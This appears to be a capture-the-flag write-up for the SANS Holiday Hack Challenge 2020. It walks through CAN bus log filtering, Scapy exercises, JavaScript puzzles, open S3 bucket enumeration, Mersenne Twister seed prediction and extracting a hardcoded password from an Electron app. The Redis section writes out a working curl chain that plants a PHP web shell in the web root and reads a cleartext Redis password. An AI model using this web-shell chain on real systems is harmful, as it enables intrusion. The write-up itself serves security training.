
2.7 CAN-Bus Investigation

Initial Dialogue: Wunorse Openslae

Hiya hiya - I'm Wunorse Openslae! I've been playing a bit with CAN bus. Are you a car hacker? I'd love it if you could take a look at this terminal for me. I'm trying to figure out what the unlock code is in this CAN bus log. When it was grabbing this traffic, I locked, unlocked, and locked the doors one more time. It ought to be a simple matter of just filtering out the noise until we get down to those three actions. Need more of a nudge? Check out Chris Elgee's talk on CAN traffic!


Location: NetWars

MOTD:




Working through the challenge: It was stated in the MOTD the provided CAN bus capture is not too noisy, let's just see how many ID's we are dealing with in the capture. From there I will isolate the door ID and finally the specified unlock message.


1. Let's use some Command Line Kung Fu to get a unique ID count in the capture:
   cat candump.log | cut -f 1 -d '#' | cut -f 3 -d ' ' | sort -u




2. Awesome, we are only dealing with three ID's. Now to isolate the door, let's take a peek and see what the data looks like for these three ID's (188, 19B, 244).



CAN ID 188



CAN ID 244



CAN ID 19B

3. CAN ID 188 is rather boring, CAN ID 244 looks very noisy … this looks like it is the engine idle. CAN ID 19B looks very much like the described **Lock**, **Unlock**, **Lock** messages we are looking for.

4. The requested format for submission is the decimal portion of the timestamp.

Solution: **122520**

2.8 Redis Bug Hunt


Initial Dialogue: Holly Evergreen

Hi, so glad to see you! I'm Holly Evergreen. I've been working with this Redis-based terminal here. We're quite sure there's a bug in it, but we haven't caught it yet. The maintenance port is available for curling, if you'd like to investigate. Can you check the source of the index.php page and look for the bug? I read something online recently about remote code execution on Redis. That might help!

Hints: This is kind of what we're trying to do...


Location: Kitchen

MOTD:



Working through the challenge: Based on the provided HackTricks link and the dialogue, I got the impression the goal was to pull off Remote Code Exaction (RCE). Making some observations after exploring the terminal I found that...

1. The Redis instance we are attacking is running locally
2. The terminal has the Redis tool chain installed
3. Accessing Redis through the local interface requires authentication



4. Accessing Redis through the local port it's running on with the curl command provides authenticated access. **curl http://localhost/maintenance.php?cmd=info**

```
player@eb8ae95f4174:~$ curl http://localhost/maintenance.php?cmd=info
Running: redis-cli --raw -a '<password censored>' 'info'

# Server
redis_version:5.0.3
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:1b271fe49834c463
redis_mode:standalone
os:Linux 4.19.0-13-cloud-amd64 x86_64
arch_bits:64
multiplexing_api:epoll
atomicvar_api:atomic-builtin
gcc_version:8.3.0
process_id:6
run_id:64baaaf90c6559da3c515038ca90a82ffe3e97a9
tcp_port:6379
uptime_in_seconds:15
uptime_in_days:0
hz:10
configured_hz:10
lru_clock:15602086
executable:/usr/bin/redis-server
config_file:/usr/local/etc/redis/redis.conf

# Clients
connected_clients:1
client_recent_max_input_buffer:0
client_recent_max_output_buffer:0
blocked_clients:0

# Memory
used_memory:858912
```

Truncated response to remote info command

5. Using the example from HackTricks (shown below) we can build a similar attack, only ours will have to overcome some encoding issues as we are sending it with curl.

```
root@Urahara:~# redis-cli -h 10.85.0.52
10.85.0.52:6379> config set dir /usr/share/nginx/html
OK
10.85.0.52:6379> config set dbfilename redis.php
OK
10.85.0.52:6379> set test "<?php phpinfo(); ?>"
OK
10.85.0.52:6379> save
OK
```

6. When building the **curl** equivalent we will also change up the payload a bit due to phpinfo not being very helpful. The payload **"<?php system($_GET['cmd']); ?>"** will be used in its place, this will allow us to pass commands via a cmd variable in the URL.
   Note: we also need to update the directory to match the target machine.
   1. curl http://localhost/maintenance.php?cmd=config,set,dir,%2Fvar%2Fwww%2Fhtml
   2. curl http://localhost/maintenance.php?cmd=config,set,dbfilename,redis.php
   3. curl http://localhost/maintenance.php?cmd=set,test,**"<?php+system(%24_GET[%22cmd%22]);+?>"**
   4. curl http://localhost/maintenance.php?cmd=save
7. The above commands created our malicious payload. Now we just have to invoke it to retrieve index.php, this will be done with the following curl command: **curl http://localhost/redis.php?cmd=ls%3Bls%3Bcd%20..%2F..%2F..%2F%3Bpwd%3Bls%3Bcat%20var%2Fwww%2Fhtml%2Findex.php --output -**

Solution:

(Click for Animated solution)

Another Solution: I also discovered the local **redis-cli** can be used to solve this challenge as well, as previously stated we need to authentic to leverage this path. Reading about redis (Google-fu) to help with pulling off the RCE, I discovered Redis stores credentials in a local file in clear text.

```
player@497975205aed:/etc/redis$ ls
redis.conf
player@497975205aed:/etc/redis$ cat redis.conf
bind 127.0.0.1
requirepass "R3disp@ss"
```

2.9 Scapy Prepper

Initial Dialogue: Alabaster Snowball

Welcome to the roof! Alabaster Snowball here. I'm watching some elves play NetWars! Feel free to try out our Scapy Present Packet Prepper!

Location: NetWars

MOTD:

Working through the challenge: This one is very much a snuggle up to the scapy man pages and/or wiki and do some reading.

1. Start by running the task.submit() - **task.submit('start')**
2. Submit the class object of the scapy module that sends packets at layer 3 of the OSI model.
   task.submit(send)
3. Submit the class object of the scapy module that sniffs network packets and returns those packets in a list.
   task.submit(sniff)
4. Submit the NUMBER only from the choices below that would successfully send a TCP packet and then return the first sniffed response packet to be stored in a variable named "pkt":
   1. pkt = sr1(IP(dst="127.0.0.1")/TCP(dport=20))
   2. pkt = sniff(IP(dst="127.0.0.1")/TCP(dport=20))
   3. pkt = sendp(IP(dst="127.0.0.1")/TCP(dport=20))

   task.submit(1)
5. Submit the class object of the scapy module that can read pcap or pcapng files and return a list of packets.
   task.submit(rdpcap)
6. The variable UDP_PACKETS contains a list of UDP packets. Submit the NUMBER only from the choices below that correctly prints a summary of UDP_PACKETS:
   1. UDP_PACKETS.print()
   2. UDP_PACKETS.show()
   3. UDP_PACKETS.list()

   task.submit(2)
7. Submit only the first packet found in UDP_PACKETS.
   task.submit(UDP_PACKETS[0])
8. Submit only the entire TCP layer of the second packet in TCP_PACKETS.
   PKT = TCP_PACKETS[1]
   task.submit(PKT[TCP])
9. Change the source IP address of the first packet found in UDP_PACKETS to 127.0.0.1 and then submit this modified packet.
   PKT[IP].src = "127.0.0.1"
   task.submit(PKT)
10. Submit the password "task.submit('elf_password')" of the user alabaster as found in the packet list TCP_PACKETS.
    TCP_PACKETS.show()
    TCP_PACKETS[6]
    task.submit('echo')
11. The ICMP_PACKETS variable contains a packet list of several icmp echo-request and icmp echo-reply packets. Submit only the ICMP chksum value from the second packet in the ICMP_PACKETS list.
    chk =ICMP_PACKETS[1][ICMP].chksum
    task.submit(chk)
12. Submit the number of the choice below that would correctly create a ICMP echo request packet with a destination IP of 127.0.0.1 stored in the variable named "pkt"
    1. pkt = Ether(src='127.0.0.1')/ICMP(type="echo-request")
    2. pkt = IP(src='127.0.0.1')/ICMP(type="echo-reply")
    3. pkt = IP(dst='127.0.0.1')/ICMP(type="echo-request")

    task.submit(3)

13. Create and then submit a UDP packet with a dport of 5000 and a dst IP of 127.127.127.127. (all other packet attributes can be unspecified)
    pkt = IP(dst='127.127.127.127')/UDP(dport=5000)
    task.submit(pkt)
14. Create and then submit a UDP packet with a dport of 53, a dst IP of 127.2.3.4, and is a DNS query with a qname of "elveslove.santa". (all other packet attributes can be unspecified)
    pkt = IP(dst='127.2.3.4')/UDP(dport=53)/DNS(rd=1,qd=DNSQR(qname="elveslove.santa"))
    task.submit(pkt)
15. The variable ARP_PACKETS contains an ARP request and response packets. The ARP response (the second packet) has 3 incorrect fields in the ARP layer. Correct the second packet in ARP_PACKETS to be a proper ARP response and then task.submit(ARP_PACKETS) for inspection.
    arp = ARP_PACKETS[1]
    arp[ARP].op='is-at'
    arp[ARP].hwsrc='00:13:46:0b:22:ba'
    arp[ARP].hwdst='00:16:ce:6e:8b:24'
    task.submit(ARP_PACKETS)

Solution: (**Click for animated walk-through**)

```
>>> task.submit(ARP_PACKETS)
Great, you prepared all the present packets!

Congratulations, all pretty present packets properly prepared for processing!
```

2.10 The Elf C0de

Initial Dialogue: Ribb Bonbowford

Hello - my name is Ribb Bonbowford. Nice to meet you! Are you new to programming? It's a handy skill for anyone in cyber security. This challenge centers around JavaScript. Take a look at this intro and see how far it gets you! Ready to move beyond elf commands? Don't be afraid to mix in native JavaScript. Trying to extract only numbers from an array? Have you tried to filter? Maybe you need to enumerate an object's keys and then filter? Getting hung up on number of lines? Maybe try to minify your code.

Location: Dining Room

MOTD:

Hint: JavaScript in 14 minutes by Jeremy Thomas (jgthms.com)

Working through the challenge: The basic concepts in the JavaScript tutorial is all that is needed to solve this challenge. Referring to the completed tutorial was helpful.

1. The first challenge is a warm-up that does not contain any tricks or obstacles.
   Solution:
   ```
   elf.moveLeft(10)
   elf.moveUp(10)
   ```

2. Move to the lever, elf.get_lever(0), and manipulate the resulting data however it asks, and send the answer to elf.pull_lever(answer). The yeeter should release, and you can move freely.
   Solution:
   ```
   elf.moveLeft(6)
   var sum = elf.get_lever(0) + 2
   elf.pull_lever(sum)
   elf.moveLeft(4)
   elf.moveUp(10)
   ```

3. Pick up all the lollipops
   Solution:
   ```
   elf.moveTo(lollipop[0])
   elf.moveTo(lollipop[1])
   elf.moveTo(lollipop[2])
   elf.moveUp(1)
   ```

4. Using another for loop could reduce how many elf function statements are used.
   Solution:
   ```
   for (i = 0; i < 5; i++) {
   elf.moveLeft(3);
   elf.moveUp(20);
   elf.moveLeft(4);
   elf.moveDown(20);
    }
   ```

5. Experiment with the elf.moveTo() function. You might be able to get two-in-one if you move to munchkin[0]. Click on the munchkin in the CURRENT LEVEL OBJECTS window to see the kind of answer the munchkin is looking for in this challenge.
   Solution:
   ```
   elf.moveTo(lollipop[0])
   data = elf.ask_munch(0)
   var numbers = data.filter(numbersOnly)
   elf.tell_munch(numbers)
  elf.moveUp(2)

   function numbersOnly(value) {
     if (typeof(value) === 'number')
       return value;
   }
   ```

6. There are two paths here for you to choose. Choosing the lever may take more steps but might be easier to solve.
   Solution:

```
for (i = 0; i < 4; i++) {
 elf.moveTo(lollipop[i])
}
elf.moveTo(munchkin[0])

data = elf.ask_munch(0)
var keys = Object.keys(data);
for (var i = 0; i < keys.length; i++) {
  var key = keys[i];
  console.log(key, data[key]);
  if (data[key] == 'lollipop') {
    elf.tell_munch(key)
  }
}
elf.moveUp(2)
```


2.11 Snowball Fight

Initial Dialogue: Wunorse Openslae

Howdy gumshoe. I'm Tangle Coalbox, resident sleuth in the North Pole. If you're up for a challenge, I'd ask you to look at this here Snowball Game. We tested an earlier version this summer, but that one had web socket vulnerabilities. This version seems simple enough on the Easy level, but the Impossible level is, well… I'd call it impossible, but I just saw someone beat it! I'm sure something's off here. Could it be that the name a player provides has some connection to how the forts are laid out? Knowing that, I can see how an elf might feed their Hard name into an Easy game to cheat a bit. But on Impossible, the best you get are rejected player names in the page comments. Can you use those somehow? Check out Tom Liston's talk for more info, if you need it.

Location: Speaker UNPreparedness

MOTD:



Hint: From Tangle Coalbox - Python uses the venerable Mersenne Twister algorithm to generate PRNG values after seed. Given enough data, an attacker might predict upcoming values.

Working through the challenge:

1. The first thing I tried was reusing the Player name, as I suspected the same name creates the same board layout.

2. So beating the game on easy and medium was pretty simple seeing how we had control over the Player name. It was only a matter of recording the position of the Enemy ships and reusing the Player name to predict where the Enemy's pieces would be.

3. Playing on hard we no longer have control over our player ID but it is still given to us when the game launches.

4. Once we have the ID we can simply fire another game up on Easy mode in parallel to the one running in Hard mode. Using the ID provided in the hard game as input to the easy game will set the boards up the same, it's only a matter of quickly playing through the easy game to reveal the Enemy ship locations.

5. On Impossible mode we do not have control of our Player name and it has been redacted when the game launches so we cannot use our previous trick…

6. The hint told us on Impossible mode we are given rejected player names so let's go looking for those. Right clicking on the Redacted text and inspecting the element shows the thrown away user names.

```
▶<table>…</table>
  <h2 class="friendly" id="FriendlyLookout" style="background-color: #50de0c;"><Redacted!
▶<div class="snow-field">…</div>
  <div id="wigwag" class>Prepare for battle!</div>
</div>
<script>
    var Secure = true;

  </script>
<script type="text/javascript" src="/static/battlefort.js"></script>
<!--
    Seeds attempted:

    3389804765 - Not random enough
    219697865 - Not random enough
    3395774351 - Not random enough
    1099415557 - Not random enough
    1975893798 - Not random enough
    1619983173 - Not random enough
    3684357198 - Not random enough
    2310307978 - Not random enough
    2551484925 - Not random enough
    344604136 - Not random enough
    1511022566 - Not random enough
    3763745619 - Not random enough
    9571342 - Not random enough
    1869771317 - Not random enough
```

7. Copying the Seeds attempted to a file and cleaning them up so it's just numbers leaves us with 624 values. As discussed in the hint video, if you have 624 values they can be used to predict the next value, this is due to a vulnerability in the Mersenne Twister algorithm.

   (a) cat numbers.txt | cut -d - -f 1 | tr -d "\t\r" | awk '{$1=$1};1' > Onlynumbers.txt

8. Feeding the isolated numbers (seed values) to the python Mersenne Twister predictor will sync the python random number generator to the internal state of the Snowball Fight game, enabling the prediction of the next value.

   (a) cat Onlynumbers.txt | mt19937predict | head

9. Using the head command will return the next 10 pseudorandom numbers, we are only interested in the first value which is our redacted player ID. Now that we know the number we can leverage the same technique that was used on the Hard setting, play multiple games in parallel to reveal the location of the Enemy pieces.

Solution: (Animated Solution)

3. Objectives

3.1 Uncover Santa's Gift List - Difficulty: 🎄🎄🎄🎄🎄

Objective: There is a photo of Santa's Desk on that billboard with his personal gift list. What gift is Santa planning on getting Josh Wright for the holidays? Talk to Jingle Ringford at the bottom of the mountain for advice.

Location: Staging


Hint: *From: Jingle Ringford* - Make sure you Lasso the correct twirly area.

Working through the challenge: Click the billboard and then right click **save image as** to obtain a local copy for manipulating.

- We only really care about the gift list at this point so let's **crop** that out and save it as a new image.

- Using the gimp filter Distort - **Whirl and pinch** we attempt to un-swirl the gift list to reveal what Josh Wright is getting for the holidays.

Enhance!!



Solution: proxmark

3.2 Investigate S3 Bucket - Difficulty: 🎄🎄🎄🎄🎄

Objective: When you unwrap the over-wrapped file, what text string is inside the package? Talk to Shinny Upatree in front of the castle for hints on this challenge.

Location: Castle Approach

Associated terminal (Unlocking hints): Kringle Kiosk

Hints: *From: Shinny Upatree* - Find Santa's package file from the cloud storage provider. Check Josh Wright's talk for more tips!


- Santa's Wrapper3000 is pretty buggy. It uses several compression tools, binary to ASCII conversion, and other tools to wrap packages.

- Robin Wood wrote up a guide about finding these open S3 buckets.

- It seems like there's a new story every week about data exposed through unprotected Amazon S3 buckets.

- He even wrote a tool to search for unprotected buckets!

Terminal MOTD:



Working through the challenge: Taking some time to observe the highlighted text is beneficial, we have some nicely accented words. Watching this Kringlecon talk by Joshua Wright Josh Wright, Open S3 Buckets: Still a Problem In 2020 | KringleCon 2020 – YouTube we get the solid hint about how a good word list makes a big difference. Here is the necessary commands to update the word list, pull the package, and unwrap the solution.

1. cd bucket_finder/
2. nano wordlist (Add below words)
   a) Wrapper3000
   b) wrapper3000
3. ./bucket_finder.rb --download --region us wordlist
4. cat wrapper3000/package | base64 -d > base64out
5. unzip base64out; file base64out
6. bzip2 -d package.txt.Z.xz.xxd.tar.bz2; file package.txt.Z.xz.xxd.tar
7. tar -xvf package.txt.Z.xz.xxd.tar
8. xxd -r package.txt.Z.xz.xxd | file -
9. xxd -r package.txt.Z.xz.xxd > xxd package.txt.Z.xz ; file package.txt.Z.xz
10. xz -d package.txt.Z.xz; file package.txt.Z
11. uncompress package.txt.Z; file package.txt
12. cat package.txt

Solution: `North Pole: The Frostiest Place on Earth`

(Click for animated walk though)

3.3 Point-of-Sale Password Recovery - Difficulty: 🎄🎄🎄🎄🎄

Objective: Help Sugarplum Mary in the Courtyard find the supervisor password for the point-of-sale terminal. What's the password?


Location: Courtyard

Associated terminal (Unlocking hints): Linux Primer

Hints: *From: Sugarplum Mary - There are tools and guides explaining how to extract ASAR from Electron apps.*


- It's possible to extract the source code from an Electron app.

Terminal MOTD:



Working through the challenge: As you can see this terminal is locked out and will require local analysis of the point-of-sale terminal. By clicking the "Download offline version to inspect" you are given a binary to dissect and parse.

1. Extract the contents of santa-shop.exe using Universal Extractor
2. Unzip the compressed archive inside the santa-shop
3. Inside you will find the coveted source code file located here: santa-shop\Additional files\$PLUGINSDIR\resources\ app.asar
4. Unpack the source code using the tool provided in the hint **asar extract app.asar source**
5. Change directory to the extracted source files and recursively grep for interesting words such as **grep –rni PASSWORD**




```
t3000@SkyNeT:~/Desktop/HHC 2020/source$ grep -rni PASSWORD
README.md:1:Remember, if you need to change Santa's passwords, it's at the top of main.js!
renderer.js:138:const checkPassword = (event) => {
renderer.js:141:  const theirPassword = document.getElementById('password').value;
renderer.js:143:  window.ipcRenderer.invoke('unlock', theirPassword).then((result) => {
renderer.js:147:      document.getElementById('password-message').innerText = 'Invalid password!';
renderer.js:149:      document.getElementById('password-message').innerText = '';
renderer.js:198:      <p>This terminal is locked. Please enter the supervisor password to continue</p>
renderer.js:199:      <form id="password-form">
renderer.js:200:        <p><input type="password" id="password" /></p>
renderer.js:201:        <p><input type="submit" id="submit-password"></p>
renderer.js:202:        <p><span id="password-message"></span></p>
renderer.js:209:  document.getElementById('password-form').addEventListener('submit', checkPassword);
renderer.js:210:  document.getElementById('password').focus();
style.css:106:#submit-password {
style.css:188:.password-box-2 {
style.css:206:.password-box {
main.js:5:const SANTA_PASSWORD = 'santapass';
main.js:125:ipcMain.handle('unlock', (event, password) => {
main.js:126:  return (password === SANTA_PASSWORD);
t3000@SkyNeT:~/Desktop/HHC 2020/source$
```

The solution is located in main.js line 5 - "const SANTA_PASSWORD = 'santapass'"

Solution: santapass

3.4 Operate the Santavator - Difficulty: 🎄🎄🎄🎄🎄


Objective: Talk to Pepper Minstix in the entryway to get some hints about the Santavator.

Location: Castle approach and Entry way


Associated terminal (Unlocking hints): Unescape Tmux

Hint: From: Pepper Minstix - It's really more art than science. The goal is to put the right colored light into the receivers on the left and top of the panel.

Working through the challenge: Walking about the newly renovated castle you will find various useful items laying about. Some of the items are shown below…



Green light bulb (Courtyard)



